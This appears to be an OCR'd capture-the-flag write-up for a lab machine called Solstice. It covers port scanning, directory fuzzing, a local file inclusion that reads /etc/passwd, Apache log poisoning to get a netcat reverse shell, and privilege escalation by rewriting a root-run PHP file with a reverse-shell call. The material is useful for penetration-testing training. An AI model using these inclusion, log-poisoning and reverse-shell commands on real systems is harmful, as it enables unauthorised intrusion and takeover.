OS : Debian

Web Server : Apache 2.4.38


Programming : PHP

```
┌──(root💀kali)-[~]
└─# rustscan -a 10.0.2.17 -r 0-65535 -- -A -sC -sV -vvv

PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 64 pyftpdlib 1.5.6
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.17:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 7.9p1 Debian
10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:a7:37:fd:55:6c:f8:ea:03:f5:10:bc:94:32:07:18 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDWAl1JMEsT6kbFmhkFFIZbd2aH3DuBpmLjo1Mv
WSSFsUlQ+rN9wQ8y469ng7vKZDx19ke+JZ9jUcuJAu4zQ6BHjHDcLTy44WJCESD4oACM
CK6+tlMneuINf6KTMr3urfvkvlULi2ffNbMl6Ko9gS/Oqh8Cm9HyAXGTK5MVgmW39QFT
Xdn7ByQMnnXjKmJ+5nXbf9c9Al9JJCFQAe0irCq2w3ubylh83SwPWsunapn0pW8Czsm2
nsFL6aRXCOoNeK7/GmcC8lqENMnUIVRauhpDR3radZ4Uv4ejzHL8H+IklpgVRqBiuzRi
qHpGlotNYadcArbYZ4auDwibrtRwgTlD
|   256 ab:da:6a:6f:97:3f:b2:70:3e:6c:2b:4b:0c:b7:f6:4c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM9EuXzK3hXcn3ml
6Kj69Bo1DACMk1AZWWm9wgPGIyPBQyQLXLazAtoqEP1phT1BNmtyAvScCwsydQwUsRH/
3vA=
|   256 ae:29:d4:e3:46:a1:b1:52:27:83:8f:8f:b0:c4:36:d1 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIATUyTSmh1Tep0cnIVXvQBD6IQTjI8TBEmQEba1Fzkv2
25/tcp    open  smtp        syn-ack ttl 64 Exim smtpd
| smtp-commands: solstice Hello nmap.scanme.org [10.0.2.4], SIZE
```

```
52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT
RSET HELP
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.38
((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
2121/tcp  open  ftp         syn-ack ttl 64 pyftpdlib 1.5.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drws------   2 www-data www-data     4096 Jun 18  2020 pub
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.17:2121
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
3128/tcp  open  http-proxy  syn-ack ttl 64 Squid http proxy 4.6
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.6
8593/tcp  open  http        syn-ack ttl 64 PHP cli server 5.5 or
later (PHP 7.3.14-1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
54787/tcp open  http        syn-ack ttl 64 PHP cli server 5.5 or
later (PHP 7.3.14-1)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
62524/tcp open  ftp         syn-ack ttl 64 FreeFloat ftpd 1.00
```

```
MAC Address: 08:00:27:BC:A5:99 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=9/11%OT=21%CT=%CU=32811%PV=Y%DS=1%DC=D%G=N%M=08
0027%TM
OS:=631D6D3F%P=x86_64-pc-linux-
gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST1
1NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=F
E88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
0%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 27.973 days (since Sun Aug 14 01:47:25 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: SOLSTICE; OSs: Linux, Windows; CPE:
cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| nbstat: NetBIOS name: SOLSTICE, NetBIOS user: <unknown>, NetBIOS
```

```
MAC: <unknown> (unknown)
| Names:
|   SOLSTICE<00>         Flags: <unique><active>
|   SOLSTICE<03>         Flags: <unique><active>
|   SOLSTICE<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-time:
|   date: 2022-09-11T05:07:17
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 28048/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 26444/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 2850/udp): CLEAN (Failed to receive data)
|   Check 4 (port 23323/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)

TRACEROUTE
HOP RTT     ADDRESS
1   0.87 ms 10.0.2.17
```




Directory Fuzzing :

```
┌──(root💀kali)-[~]
└─# export IP="http://10.0.2.17/FUZZ"

┌──(root💀kali)-[~]
└─# wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt --hc 404 --hh 0 "$IP"

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.0.2.17/FUZZ
Total requests: 62284

=====================================================================
=
ID           Response   Lines    Word       Chars       Payload
=====================================================================
=

000000066:   301        9 L      28 W       307 Ch      "backup"
000000098:   301        9 L      28 W       304 Ch      "app"
000000139:   301        9 L      28 W       311 Ch      "javascript"
```

Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 10.0.2.17 Port 80




Forbidden

You don't have permission to access this resource.


Apache/2.4.38 (Debian) Server at 10.0.2.17 Port 80

```
┌──(root💀kali)-[~]
└─# enum4linux -a 10.0.2.17

[+] Enumerating users using SID S-1-22-1 and logon username '',
password ''
S-1-22-1-1000 Unix User\miguel (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '',
password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
```

```
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1049045055-609373089-
4176931349 and logon username '', password ''
S-1-5-21-1049045055-609373089-4176931349-501 SOLSTICE\nobody (Local
User)
S-1-5-21-1049045055-609373089-4176931349-513 SOLSTICE\None (Domain
Group)
```





Main Page Book List
We are still setting up the library! Try later on!



Main Page Book List
We are still setting up the library! Try later on!

I try here Local File Inclusion vulnerability and after 2-3 tries i got the vulnerability







```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```


```
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin
avahi:x:106:117:Avahi mDNS daemon,,,:/var/run/avahi-
daemon:/usr/sbin/nologin
saned:x:107:118::/var/lib/saned:/usr/sbin/nologin
colord:x:108:119:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:120:MySQL Server,,,:/nonexistent:/bin/false
miguel:x:1000:1000:,,,:/home/miguel:/bin/bash
uuidd:x:112:121::/run/uuidd:/usr/sbin/nologin
smmta:x:113:122:Mail Transfer
Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:114:123:Mail Submission
Program,,,:/var/lib/sendmail:/usr/sbin/nologin
Debian-exim:x:115:124::/var/spool/exim4:/usr/sbin/nologin
```

```
GET /index.php?book=../../../../etc/ssh/ssh_config

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults
for
# users, and the values can be changed in per-user configuration
files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
```


```
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a
comprehensive
# list of available options, their meanings and defaults, please see
the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
#   Port 22
#   Protocol 2
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
```

We don't know what files are in system for that we try on default file





Now get the reverse shell using the cmd



```
┌──(root㉿kali)-[~]
└─# tcpdump -i any
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
00:41:49.962578 eth0  Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 123100, win 63264, length 0
00:41:49.962852 eth0  In  IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:41:50.089273 eth0  Out IP 10.0.2.18.50270 > 192.168.45.106.domain: 44320+ PTR? 86.61.158.108.in-addr.arpa. (44)
00:41:50.092664 eth0  In  IP 192.168.45.106.domain > 10.0.2.18.50270: 44320 1/0/0 PTR server-108-158-61-86.bom78.r.cloudfront.net. (101)
00:41:50.093000 eth0  Out IP 10.0.2.18.53869 > 192.168.45.106.domain: 21732+ PTR? 18.2.0.10.in-addr.arpa. (40)
00:41:50.096426 eth0  In  IP 192.168.45.106.domain > 10.0.2.18.53869: 21732 NXDomain 0/0/0 (40)
00:41:50.193731 eth0  Out IP 10.0.2.18.38288 > 192.168.45.106.domain: 33516+ PTR? 106.45.168.192.in-addr.arpa. (45)
00:41:50.196349 eth0  In  IP 192.168.45.106.domain > 10.0.2.18.38288: 33516 NXDomain 0/0/0 (45)
00:42:00.198315 eth0  Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 1, win 63264, length 0
00:42:00.198522 eth0  In  IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:42:10.441555 eth0  Out IP 10.0.2.18.59766 > server-108-158-61-86.bom78.r.cloudfront.net.https: Flags [.], ack 1, win 63264, length 0
00:42:10.441936 eth0  In  IP server-108-158-61-86.bom78.r.cloudfront.net.https > 10.0.2.18.59766: Flags [.], ack 1, win 31640, length 0
00:42:15.557600 eth0  Out ARP, Request who-has 10.0.2.1 tell 10.0.2.18, length 28
00:42:15.557834 eth0  In  ARP, Reply 10.0.2.1 is-at 52:54:00:12:35:00 (oui Unknown), length 46
00:42:15.585794 eth0  Out IP 10.0.2.18.45773 > 192.168.45.106.domain: 43020+ PTR? 1.2.0.10.in-addr.arpa. (39)
00:42:15.588568 eth0  In  IP 192.168.45.106.domain > 10.0.2.18.45773: 43020 NXDomain 0/0/0 (39)
^C
16 packets captured
16 packets received by filter
0 packets dropped by kernel
```

```
10.0.2.17:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=nc -e /bin/bash 10.0.2.18 9001
```

```
┌──(root㉿kali)-[~]
└─# rlwrap -cAr nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.0.2.18] from (UNKNOWN) [10.0.2.17] 53942
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Privilege Escalation

php service on server.

```
www-data@solstice:~/html$ ps -ax | grep php
ps -ax | grep php
  446 ?        Ss     0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
  448 ?        Ss     0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
  450 ?        Ss     0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
  466 ?        S      0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
  469 ?        S      0:00 /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
  471 ?        S      0:00 /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
18040 pts/0    S+     0:00 grep php
www-data@solstice:~/html$ cd /var/tmp/sv
cd /var/tmp/sv
www-data@solstice:/var/tmp/sv$ ls
ls
index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
www-data@solstice:/var/tmp/sv$
```

change index.php source codes to

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 10.0.2.18 4444 -e /bin/bash')?>" > index.php
<em('nc 10.0.2.18 4444 -e /bin/bash')?>" > index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php system('nc 10.0.2.18 4444 -e /bin/bash')?>
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57
curl 127.0.0.1:57
```

```
